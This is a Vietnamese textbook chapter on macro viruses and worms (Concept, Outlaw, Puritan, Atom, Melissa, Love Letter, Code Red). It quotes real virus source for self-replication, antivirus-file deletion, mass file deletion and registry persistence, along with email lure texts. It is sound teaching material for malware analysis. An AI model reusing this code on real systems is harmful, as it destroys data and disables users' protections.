Giống như các virus khác, macro virus cũng phải tiến hành kiểm tra sự tồn tại của mình trước khi lây nhiễm vào hệ thống.

Đoạn mã sau được trích từ source code macro AutoOpen của macro virus Concept, đây là macro virus đầu tiên xuất hiện vào năm 1995 để minh họa cho kỹ thuật kiểm tra tính tồn tại duy nhất trong file Normal.dot.

```
iMacroCount = CountMacros(0, 0)

For i = 1 To iMacroCount
        If MacroName$(i, 0, 0) = "PayLoad" Then
                bInstalled = - 1
        End If
        If MacroName$(i, 0, 0) = "FileSaveAs" Then
                bTooMuchTrouble = - 1



        End If
Next i
If Not bInstalled And Not bTooMuchTrouble Then      Infect
```

Lây lan


Cũng lấy ví dụ từ source code của virus Concept, toàn bộ virus bao gồm năm macro như sau:

- AAAZAO: Bản sao của macro AutoOpen.
- AAAZFS: Bản sao của macro FileSaveAs.

- AutoOpen: Macro sẽ tự động thực thi file file văn bản đã bị lây nhiễm được người sử dụng mở ra.
- FileSaveAs: Macro thay đổi hộp thoại FileSaveAs để ghi các file văn bản cùng các macro của virus dưới dạng template nhưng vẫn giữ phần mở rộng là .doc.
- PayLoad phần thân của virus, với Concept phần này chỉ cho hiển thị một đoạn thông báo chứ không mang cấu trúc phá hoại.

Khi người sử dụng mở một file văn bản đã bị nhiễm macro virus, các macro trong đó sẽ thực hiện các công việc sau:

- Macro AutoOpen trong file template sẽ sao các macro virus từ file template đó vào file Normal.dot.
- Macro FileSaveAs thay đổi hộp thoại FileSaveAs để cho phép save tất cả các file văn bản bình thường mà người sử dụng muốn save thành dạng template, đương nhiên trong file template đó ngoài văn bản và định dạng của văn bản như bình thường còn chứa cả các macro của virus. Ta sẽ thấy quá trình lây lan đó trong hình vẽ dưới đây



Hình 2.5. Quá trình lây lan vào file Normal.dot của Concept virus

Đoạn mã sau được trích từ source code macro AutoOpen của macro virus Concept để minh họa cho kỹ thuật lây lan vào file Normal.dot.


```
sMe$ = FileName$()
sMacro$ = sMe$ + ":Payload"
MacroCopy sMacro$, "Global:PayLoad"
sMacro$ = sMe$ + ":AAAZFS"
MacroCopy sMacro$, "Global:FileSaveAs"
sMacro$ = sMe$ + ":AAAZFS"
MacroCopy sMacro$, "Global:AAAZFS"
sMacro$ = sMe$ + ":AAAZAO"
MacroCopy sMacro$, "Global:AAAZAO"
```

Và ngược lại, khi một văn bản được ghi lại, các macro virus sẽ được lấy từ trong file Normal.dot để ghi vào file đó cùng với dữ liệu và định dạng dữ liệu.

Đoạn mã sau được trích từ source code macro FileSaveAs của macro virus Concept để minh họa cho kỹ thuật lây lan vào file văn bản.

```
GetCurValues dlg
Dialog dlg
If dlg.Format = 0 Then dlg.Format = 1
sMe$ = FileName$()
sTMacro$ = sMe$ + ":AutoOpen"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZAO"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZFS"
MacroCopy "Global:AAAZFS", sTMacro$
sTMacro$ = sMe$ + ":PayLoad"
MacroCopy "Global:PayLoad", sTMacro$
```

FileSaveAs dlg



Hình 2.6. Quá trình lây lan vào file văn bản của Concept virus

Ngụy trang

Các phần mềm diệt virus đều phải có file cơ sở dữ liệu chứa những thông tin đặc trưng về từng virus, từ đó mới đưa ra được biện pháp tiêu diệt chúng, nhưng nếu cũng là virus đó nhưng nó làm cho phần mềm diệt virus không phát hiện ra được thì cũng có nghĩa là nó không bị tiêu diệt.

Macro virus giải quyết điều này bằng cách sử dụng một kỹ thuật đa hình (polymorphism) đơn giản đó là biến đổi tên của các macro sau mỗi lần lây nhiễm và lưu trữ chúng trong file win.ini để khi khởi động lại Microsoft Word có thể tìm được tên các macro này.

Một trong những macro virus đầu tiên áp dụng kỹ thuật đa hình kiểu này là Outlaw, virus này tự sinh ra các tên bao gồm cả phần chữ và phần số bằng cách sử dụng các hàm ngẫu nhiên.

Đoạn mã sau được trích từ source code của macro virus Outlaw để minh họa cho kỹ thuật ngụy trang.

```
Sub Crypt
    One = 7369
```

```
    Two = 9291
    Num = Int(Rnd()*(Two-One)+One)
    A$ = Str$(Num)
    A$ = LTrim$(A$)
    Beginn = Hour(Now())
    B$ = Str$(Beginn)
    B$ = LTrim$(B$)
    If B$ = "1" Then C$ = "A"
    If B$ = "2" Then C$ = "B"
If B$ = "3" Then C$ = "C"
If B$ = "4" Then C$ = "D"
    If B$ = "5" Then C$ = "E"
    If B$ = "6" Then C$ = "F"
    If B$ = "7" Then C$ = "G"
    If B$ = "8" Then C$ = "H"
    If B$ = "9" Then C$ = "I"
    If B$ = "10" Then C$ = "J"
    If B$ = "11" Then C$ = "K"
    If B$ = "12" Then C$ = "L"
    If B$ = "13" Then C$ = "M"
    If B$ = "14" Then C$ = "N"
    If B$ = "15" Then C$ = "O"
    If B$ = "16" Then C$ = "P"
    If B$ = "17" Then C$ = "Q"
    If B$ = "18" Then C$ = "R"
    If B$ = "19" Then C$ = "S"
    If B$ = "20" Then C$ = "T"
    If B$ = "21" Then C$ = "U"
    If B$ = "22" Then C$ = "V"
    If B$ = "23" Then C$ = "W"
    If B$ = "00" Then C$ = "X"
```

```
        E$ = C$ + A$                        ‘ kết hợp cả số ngẫu nhiên
                                            ‘ và ký tự ngẫu nhiên
        ZU$=GetDocumentVar$("VirNameDoc")
        PG$ = WindowName$() + ":" + ZU$
        MacroCopy PG$, "Global:" + E$


        SetProfileString "Intl", "Name2", E$
End Sub
```

Vô hiệu hóa phần mềm diệt virus

Điều đặc biệt của macro virus ở chỗ, tuy các câu lệnh đơn giản, cấu trúc cũng không có gì phức tạp nhưng ý tưởng của những người viết chúng lại vô cùng phong phú, điều này thể hiện ở chỗ rất nhiều macro virus được trang bị tính năng vô hiệu hóa các phần mềm diệt virus không thường trú bằng cách xóa các file cơ sở dữ liệu.

Đoạn mã sau được trích từ source code của macro virus Puritain để minh họa cho kỹ thuật vô hiệu hóa phần mềm diệt virus.

```
Sub MAIN
On Error Goto
        VF$ = "C:\Program Files\Norton AntiVirus\Virscan.Dat"
        If Files$(VF$) = "" Then Goto a
        SetAttr VF$, 0
        Kill VF$
        a:
        On Error Goto c
        AB$ = "C:\Autoexec.bat"
        If Files$(AB$) = "" Then Goto c
        SetAttr AB$, 0
```

```
    Open AB$ For Append As #1
    Print #1, "@echo off"
    Print #1, "IF exist " + VF$ + " then del " + VF$
Close #1
    c:
    On Error Goto d
    VF$ = "C:\Program Files\F-Prot95\Fpwm32.dll"
    If Files$(VF$) = "" Then Goto d
    SetAttr VF$, 0
    Kill VF$
    d:
    AB$ = "C:\Autoexec.bat"
    If Files$(AB$) = "" Then Goto f
    SetAttr AB$, 0
    Open AB$ For Append As #1
    Print #1, "IF exist " + VF$ + " then del " + VF$
    Close #1
    f:
    On Error Goto g
    VF$ = "C:\Program Files\McAfee\Scan.dat"
    If Files$(VF$) = "" Then Goto g
    SetAttr VF$, 0
    Kill VF$
    g:
    AB$ = "C:\Autoexec.bat"
    If Files$(AB$) = "" Then Goto h
    SetAttr AB$, 0
    Open AB$ For Append As #1
    Print #1, "IF exist " + VF$ + " then del " + VF$
    Close #1
    h:
```

```
        On Error Goto i
        VF$ = "C:\Tbavw95\Tbscan.sig"
        If Files$(VF$) = "" Then Goto i
        SetAttr VF$, 0
        Kill VF$
        i:
        AB$ = "C:\Autoexec.bat"
        If Files$(AB$) = "" Then Goto j
        SetAttr AB$, 0
        Open AB$ For Append As #1
        Print #1, "IF exist " + VF$ + " then del " + VF$
        Close #1
        J:
        Z:
End Sub
```

Dễ nhận thấy phần vô hiệu hóa các anti virus này phần nhiều mang tính cơ học, chỉ tìm xóa những file cơ sở dữ liệu của các chương trình không thường trú, với các chương trình anti virus thường trú luôn có cơ chế kiểm soát và bảo vệ tài nguyên của mình thì đoạn mã trên hầu như vô tác dụng.

Phá hoại

Phần phá hoại không bắt buộc phải có, nhưng nếu có thì nó có thể vô cùng đa dạng. Thông thường phần thân chỉ được kích hoạt khi có một yếu tố nào đó xuất hiện.

Đoạn mã sau được trích từ source code macro Payload của virus Concept để minh họa cho phần phá hoại đơn giản, vô hại.

```
Sub MAIN
        REM That's enough to prove my point
```

```
    End Sub
```

Đoạn mã sau được trích từ source code của virus Atom để minh họa cho phần phá hoại theo thời gian định trước, macro virus này có hai cấu trúc phá hoại độc lập nhau.

```
Sub MAIN
    On Error Goto KillError

    If Day(Now()) = 13 And Month(Now() = 12) Then
        Kill "*.*"
    End If
    KillError:
End Sub
If (Second(Now()) = 13) Then
    Dlg.Password = "ATOM#1"
End If
```

2.5. Worm

Worm là một chương trình có khả năng tự nhân bản giống như virus nhưng trong khi virus phải ký sinh trên các file chương trình để có thể được thi hành thì worm lại là một chương trình độc lập, tính năng tự nhân bản hay lây lan của nó được thực hiện thông qua mạng.

Worm đầu tiên được biết đến là Morris worm do một sinh viên của Đại học Cornell viết ra năm 1988 đã lây lan vào khoảng 10% số máy chủ trên Internet thời kỳ đó gây thiệt hại lớn nhưng đồng thời cũng đánh dấu sự thay đổi nhận thức của người sử dụng về an ninh và độ tin cậy của Internet.

2.5.1. Nguyên lý hoạt động

Ta sẽ xem xét nguyên lý hoạt động của worm thông qua việc phân tích hoạt động của các worm cụ thể.

Melissa xuất hiện lần đầu tiên vào thứ 6 ngày 26 tháng 3 năm 1999, tại thời điểm đó nó được đánh giá là "lây lan nhanh nhất từ trước tới nay". Nhiều tổ chức đã phải đóng hệ thống email của mình để tránh sự lây lan của virus.

Thực chất Melissa là một macro virus và lây lan trước hết trên các file văn bản của Microsoft Word 97/2000 nhưng điều đặc biệt là nó lại có tính năng lây lan rất mạnh qua mạng, sử dụng email như một công cụ để phát tán, dựa trên đặc điểm này ta sẽ xem xét hoạt động của nó như một worm.

Xuất phát từ nhóm thảo luận có tên alt.sex trên Internet, macro của Melissa nằm trong file List.doc được hứa hẹn là chứa các password của các website xxx. Khi người sử dụng tải file này về và mở ra, macro AutoOpen sẽ tự động thực hiện.

Trước hết nó sẽ hạ mức bảo mật Macro Security của Microsoft Word xuống để cho phép chạy macro khi văn bản được mở ở những lần sau mà không có cảnh báo gì cho người sử dụng.

Khi macro được thi hành, nó sẽ tự đọng gửi email có đính kèm file list.doc tới 50 người nhận đầu tiên trong sổ địa chỉ (Address Book) của người sử dụng hiện tại. Email gửi đi thường có dạng sau:

From: (Tên của người sử dụng đã bị nhiễm worm)
Subject: Important Message From (Tên của người sử dụng)
To: (50 địa chỉ từ sổ địa chỉ)
Here is that document you asked for ... don't show anyone else ;-)
Attachment: LIST.DOC


Sau khi thực hiện lây lan qua email xong, Melissa tiếp tục lây nhiễm vào các file văn bản khác, điều nguy hiểm ở chỗ nó có thể gửi đi bất kỳ văn

bản nào của người sử dụng chứ không cần là file list.doc như ban đầu, do đó dẫn đến nguy cơ người sử dụng sẽ bị lộ các thông tin nhạy cảm trong file khi nó được gửi ra ngoài.

Thủ tục phá hoại của Melissa chỉ đơn giản là chèn đoạn text dưới đây khi đến thời điểm ngày trùng với phút.

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here".

Toàn bộ hoạt động của worm Melissa có thể được mô tả qua hình dưới đây



Hình 2.7. Nguyên lý hoạt động của worm Melissa

Các biến thể sau này của Melissa có nhiều cải tiến hơn, chẳng hạn biến thể Melissa.U có thể xóa các file hệ thống sau khi loại bỏ thuộc tính của các file này.

c:\command.com

c:\io.sys

d:\command.com

d:\io.sys

c:\Ntdetect.com

c:\Suhdlog.dat

d:\Suhdlog.dat

Biến thể Melissa.I lại có khả năng chọn ngẫu nhiên các Subject trong số các Subjject dưới đây để tránh bị các bộ lọc email phát hiện.

1. Subject: Question for you...

   It's fairly complicated so I've attached it.

2. Subject: Check this!!

   This is some wicked stuff!

3. Subject: Cool Web Sites

   Check out the Attached Document for a list of some of the best Sites on the Web

4. Subject: 80mb Free Web Space!

   Check out the Attached Document for details on how to obtain the free space. It's cool, I've now got heaps of room.

5. Subject: Cheap Software

   The attached document contains a list of web sites where you can obtain Cheap Software

6. Subject: Cheap Hardware

   I've attached a list of web sites where you can obtain Cheap Hardware

7. Subject: Free Music

   Here is a list of places where you can obtain Free Music.

8. Subject: * Free Downloads

   Here is a list of sites where you can obtain Free Downloads.

Qua sự lây lan của worm Melissa, người sử dụng đã được cảnh báo về khả năng các macro virus cũng có thể tự lây lan qua mạng và sử dụng email như công cụ để phát tán, vì thế họ trở nên rất cảnh giác với các văn bản đính kèm email.

Tuy nhiên, sang năm 2000, worm Love Letter xuất hiện chứng minh không chỉ văn bản Word đính kèm mới có khả năng phát tán virus. Về mặt nguyên lý hoạt động worm Love Letter cũng gần tương tự như worm Melissa nhưng mã lệnh của nó sử dụng ngôn ngữ kịch bản Visual Basic Scrip và điều khiển nó có thể lây lan được nhanh chóng là file Script đính kèm lại có dạng LOVE-LETTER-FOR-YOU.TXT.vbs, và phần mở rộng thật sự .vbs bị ẩn đi. Người sử dụng chỉ đọc được email có file đính kèm dạng .txt nên họ cũng không thể ngờ khi mở nó ra, máy tính của họ cũng bị nhiễm virus.


Vì là các tiến trình chạy độc lập không ký sinh vào file nên khi lây nhiễm vào một hệ thống, trước hết worm Love Letter sẽ ghi 2 file mã lệnh của nó là Mskernell32.vbs, LOVE-LETTER-FOR-YOU.TXT.vbs vào thư mục C:\windows\system và file lên Win32Dll.vbs vào thư mục C:Windows, đồng thời bổ sung hai key vào Registry để đảm bảo worm sẽ được chạy trong mỗi khi máy tính khởi động.

Sau đó nó thay đổi IE homepage để tải về một chương trình Trojan horse ăn cắp mật khẩu của người sử dụng và gửi ra ngoài đồng thời cũng gửi email có đính kèm bản sao của mình tới các địa chỉ email nằm trong Address book của máy tính đã bị lây nhiễm.

Cuối cùng, worm tìm kiếm các file thích hợp trên ổ đĩa của máy tính, xóa chúng đi và thay thế bằng các file mã lệnh của mình nhưng với tên giống như các file đã bị xóa của người sử dụng, điều này làm tăng tính lây lan của worm lên gấp nhiều lần.

Ví dụ trên máy của người sử dụng có file ảnh unmemo.jpg sẽ bị xóa đi và thay một file chứa đoạn mã của worm có tên unmemo.jpg.vbs. File unemp.mp3 sẽ bị ẩn đi và thay bằng file chứa đoạn mã của worm có tên unemp.mp3.vbs.

Toàn bộ hoạt động của worm Love Letter có thể được mô tả qua hình dưới đây




Hình 2.8. Nguyên lý hoạt động của worm Love Letter

Hai worm ta vừa xét tuy có tốc độ lây lan vô cùng nhanh chóng nhưng vẫn phải sử dụng email như công cụ để phát tán, do vậy, nếu người sử dụng cảnh giác, họ có thể giảm thiểu được sự lây lan và tác hại của chúng.

Vì thế, những worm sau này có xu hướng tự lây lan hơn là dựa vào sự bất cẩn của người sử dụng, điển hình của xu hướng này là worm Code Red, Blaster, Sobig v.v.. Ngày 18 tháng 6 năm 2001, lỗi bảo mật tràn bộ đệm của Microsoft IIS Server được phát hiện, ngay sau đó ngày 26 tháng 6, Microsoft đưa ra bản vá lỗi nhưng đã quá muộn. Ngày 12 tháng 7 năm 2001, worm Code Red bắt đầu khai thác lỗi bảo mật này và sau 9 giờ nó đã lây nhiễm vào 250.000 máy tính ở Bắc Mỹ và Châu Âu.

Toàn bộ hoạt động của worm Code Red có thể được mô tả qua hình dưới đây:



Hình 2.9. Nguyên lý hoạt động của worm Code Red

Khi đã lây nhiễm vào máy tính, worm sẽ kiểm tra ngày tháng. Nếu ngày nằm trong khoảng từ 1 đến 19 hàng tháng, nó sẽ tiến hành quét các địa chỉ IP được sinh ra ngẫu nhiên để tìm kiếm và lây nhiễm cho càng nhiều máy tính càng tốt. từ ngày 20 đến 28 hàng tháng, worm sẽ khởi động việc tấn công từ chối dịch vụ (Denial of Service – DoS) đến website www.whitehouse.org và không hoạt động vào ngày 28. Tuy nhiên phiên bản Code Red đầu tiên lại lây lan rất chậm do thủ tục phát sinh địa chỉ IP ngẫu nhiên của nó có lỗi và sinh ra các địa chỉ IP giống nhau. Vì thế Code Red ver.1 thực hiện quét và lây nhiễm lại trên các máy tính đã bị nhiễm rồi do đó hạn chế sự lây lan rất nhiều.

2.5.2. Các kỹ thuật chính

Cài đặt vào máy tính của người sử dụng

Đoạn mã sau được trích từ source code của worm I Love You để minh họa cho kỹ thuật cài đặt vào máy tính của người sử dụng khi họ mở file LOVE-LETTER-FOR-YOU.TXT.vbs.

```
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

Bằng cách này hai file MSKernel32.vbs và LOVE-LETTER-FOR-YOU.TXT.vbs sẽ được ghi vào root folder và file Win32DLL.vbs được ghi vào system folder của máy tính. Đây là các file hạt nhân của worm, tên của chúng được đặt để đánh lừa người sử dụng vì thoạt nhìn rất giống các file hệ thống của Windows.

Tiếp theo, để đảm bảo cho các file này được thực thi mỗi khi máy tính khởi động, worm sẽ tạo thêm các key trong Windows Registry.

```
regcreate"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
ntVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs”
regcreate"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
ntVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
```

